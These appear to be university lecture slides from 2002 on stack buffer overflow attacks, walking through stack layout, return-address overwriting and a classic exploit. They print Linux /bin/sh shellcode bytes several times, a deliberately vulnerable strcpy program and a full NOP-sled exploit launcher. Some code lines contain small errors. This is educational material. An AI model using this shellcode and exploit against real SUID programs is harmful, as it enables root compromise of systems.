Buffer Overflow

CSC 191

WAKE FOREST
UNIVERSITY

Department of Computer Science


Spring 2002

Buffer Overflows and Security

- Buffer overflows are the most common security vulnerability
  - 9 of 14 CERT advisories in 1998
  - Half of CERT advisories in 1999
  - Continue to dominate security exploits
- Important ingredients
  - A program that SUID to root
  - Arrange *root-grabbing code* to be available in the program's address space
  - Get the program to *jump* to that code

Process Memory Organization

- Process memory is divided into three regions: text, data, and stack



- Text region
  - Fixed by the program and includes program instructions
  - Read-only data, writing to it is a segmentation fault
- Data region - initialized and uninitialized data
  - Static variables and heap memory
- Stack - ADT used for function calls


Function Calls and the Stack

- When a function is called, execution *jumps* to the function
  - Execution continues until the function end is reached
  - Once finished execution returns to statement after the call
- *What about function parameters, return values, etc... ?*
- The stack aids in the proper execution of a function
  - Local function variables are allocated
  - Parameters and return values are stored also stored

  Why is a stack used?

Stack

- A stack is a simple and flexible ADT
  - Viewed as a continuous block of memory
  - Stack Pointer (SP) points to top
  - Operations take place at the top (PUSH and POP)
  - The bottom of the stack is a fixed address



- When a function is called the stack contains
  - Function parameters
  - Data required to recovery from the function call
  - This includes **the return address of the calling statement**

Example Stack Contents

- Consider the following program


```
void function(int a, int b, int c)
{
   char buffer1[8];
   char buffer2[16];
}
void main()
{  function(1, 2, 3);  }
```

- If you look at the assembler associated with the *call*

```
pushl $3
pushl $2
pushl $1
call function
```

  - Parameters pushed in reverse order
  - `call` statement pushes the **return address**

- Just before starting the function, the stack is



  - The function copies the current function point as SFP
  - Local variables are placed on the stack


Buffer Overflow

- Simply putting more data in a buffer than it can handle
  - Take advantage of this to run arbitrary code
- Consider the following program

```
void function(char* str)
{
   char buffer[16];
   strcpy(buffer, str);
}
void main()
{
   char largeStr[256];
   for(int i = 0; i < 256; i++)
      largeStr[i] = 'A';  // is hex this is 0x41
   function(largeStr);
 }
```

  - After compiling, executing causes a segmentation fault

- To understand what happens, consider the stack when the function is called




  - `strcpy()` copies the contents of `str` into `buffer`, until a `'\0'` is encountered in the string (pointed to by `str*`)
  - However size of memory pointed by `str` is larger than `buffer`
  - `strcpy` continues copying, overwriting SFP and **ret**
    Why are we moving towards the bottom?
  - The return address (ret) would be `0x41414141`

- A segmentation fault occurs when the function attempts to return
  - The address `0x41414141` is outside process address space
  - The process attempts the read and seg faults
- Therefore, buffer overflow allows us to change a return address
  - In this way we can change the program flow
  - Objective is to change the return address to **our code**

A Friendly Buffer Overflow

- Lets change the first program so it overwrites the return address
- Remember the stack before the function is called is



- ret is before SFP, which is `buffer1`
  - ret is 4 bytes beyond the end of `buffer1`
  - So the *address* of ret is `buffer1 + 12`

  Why is it +12 ?

- Let's alter the code to take advantage of the ret address

```
void function(int a, int b, int c)
{
   char buffer1[8];
   char buffer2[16];
   int* ret;                        // stores an address
   ret = (int *)(buffer1 + 12);     // points to return address
   (*ret) += 8;                     // set to next instruction
}
void main()
{
   int x = 0;
   function(1, 2, 3);
   x = 1;
   cout << x << '\n';               // only 8 bytes from previous
}
```


- *What happens when the program runs?*
  - Originally ret stores the address of `x = 1;` in `main`
  - The function adds 8 to this address
  - ret now points to next instruction, `cout << x << '\n';` (*so the instruction* `x = 1;` *is skipped*)

Terminal

```
> g++ -o retChange retChange.cpp
> retChange
0
```


A Less-Friendly Buffer Overflow

- We can modify a return address and execution flow
- *What would we like to execute?*
  - Typically a program that spawns a shell
- *What if the program doesn't have this code?*
  - Just place the shell code in the buffer you are overflowing
  - Then have ret point back to this program, easy...



Shell Code

- Since the instructions are on the stack they must be in assembler
  - *But Dr. Hemler only taught us MIPS assembler and I don't want to overflow a SGI machine...*
  - Let g++ do the work
- The C code to spawn a shell is

```
#include<stdio.h>
void main()
{
   char* name[2];
   name[0] = "/bin/sh";  // the Unix command to spawn a shell
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

- Now compile with g++ `-static -g` and view using gdb


- Since spawning a shell is common, assembler is available
  - Smashing the Stack for Fun and Profit has a list of assembler code for different platforms
- Example shell code for Linux is

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Simple Spawning a Shell Program

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main()
{
  int *ret;                   \\ stores an address
  ret = (int *)&ret + 2;      \\ address of return (main function)
  (*ret) = (int)shellcode     \\ set return to address of shell code
}
```



- But remember, a standard program does not have the shellcode in the program to jump to...
  - We will load the buffer with the program directly

Putting the Pieces Together

```
char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char largeString[128];  // hackers don't fear globals...

void main()
{
   char buffer[96];                            // buffer to overflow
   long* longPtr = (long *) largeString;       // point to string

   for(int i = 0; i < 32; i++)
      *(longPtr + i) = (int) buffer;           // copy addr of buffer
   for(int i = 0; i < strlen(shellcode); i++)
      largeString[i] = shellcode[i];           // copy shellcode
   strcpy(buffer, largeString);                // cause overflow
}
```


- In the preceding program
  - Filled entire `largeString` with address of `buffer`
  - Overwrote `shellcode` into beginning of `largeString`
  - `strcpy` `largeString` into `buffer`, hopefully a successful buffer overflow will occur

    What is meant by successful over flow?

- The shellcode is still in the program, not realistic
  - But we can send the shellcode if the program accepts input
  - For example a command line argument
  - The concepts remain the same
- As you may guess the buffer sizes are not arbitrary...

Realistic Buffer Overflow

- Lets overflow the following program `vulnerable.cpp`

```
void main(int argc, char *argv[])
{
   char buffer[512];
   if (argc > 1)
      strcpy(buffer, argv[1]);  // unbounded copy, bad idea
}
```

- We will overflow the command line argument
  - Load shell program and rewrite ret
  - If the program was SUID root...

- The next program causes the overflow
  - Separate program that *executes* `vulnerable`
  - Creates string consisting of shell code and address
  - Passes string as command line argument to `vulnerable`
- This program is more difficult to create
  - Since it is a separate program, some information is **not** known
  - Don't know exactly where the buffer to overflow is
  - Cannot use an address of a local variable to determine ret
  - Will have to make a guess and provide an **offset**

```
#define<stdio.h>
#define DEFAULT_OFFSET          0
#define DEFAULT_BUFFER_SIZE   512
#define NOP                  0x90

char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void)
{  __asm__("movl %esp,%eax");  }   // get SP location, see paper

void main(int argc, char *argv[])
{
   char *buff, *ptr;                        // points to shell code
   long *addr_ptr, addr;                    // base address
   int offset = DEFAULT_OFFSET,
   int bsize  = DEFAULT_BUFFER_SIZE;
```



```
   if(argc > 1) bsize  = atoi(argv[1]);
   if(argc > 2) offset = atoi(argv[2]);

   addr = get_sp() - offset;                // buffer to overflow
   printf("Using address: 0x%x\n", addr);

   ptr = buff;                              // point to shell code
   addr_ptr = (long *) ptr;
   for(i = 0; i < bsize; i+=4)              // incr by 4 since address
      *(addr_ptr++) = addr;                 // fill with shell address
   for(i = 0; i < bsize/2; i++)
      buff[i] = NOP;                        // add NO-OPs at beginning

   ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
   for(i = 0; i < strlen(shellcode); i++)
      *(ptr++) = shellcode[i];              // copy shell code

   buff[bsize - 1] = '\0';                  // make proper C-string
   execl("./vulnerable", "vulnerable", buff);  // issue command
}
```

Review

- We have only presented an overview to buffer overflows
  - Details in Smashing the Stack for Fun and Profit
  - This lecture *borrowed* ideas presented in this paper
- Many small details have been omitted
  - Proper shellcode creation (it's a C-string, no early `'\0'`)
  - Manipulating the stack to determine the return address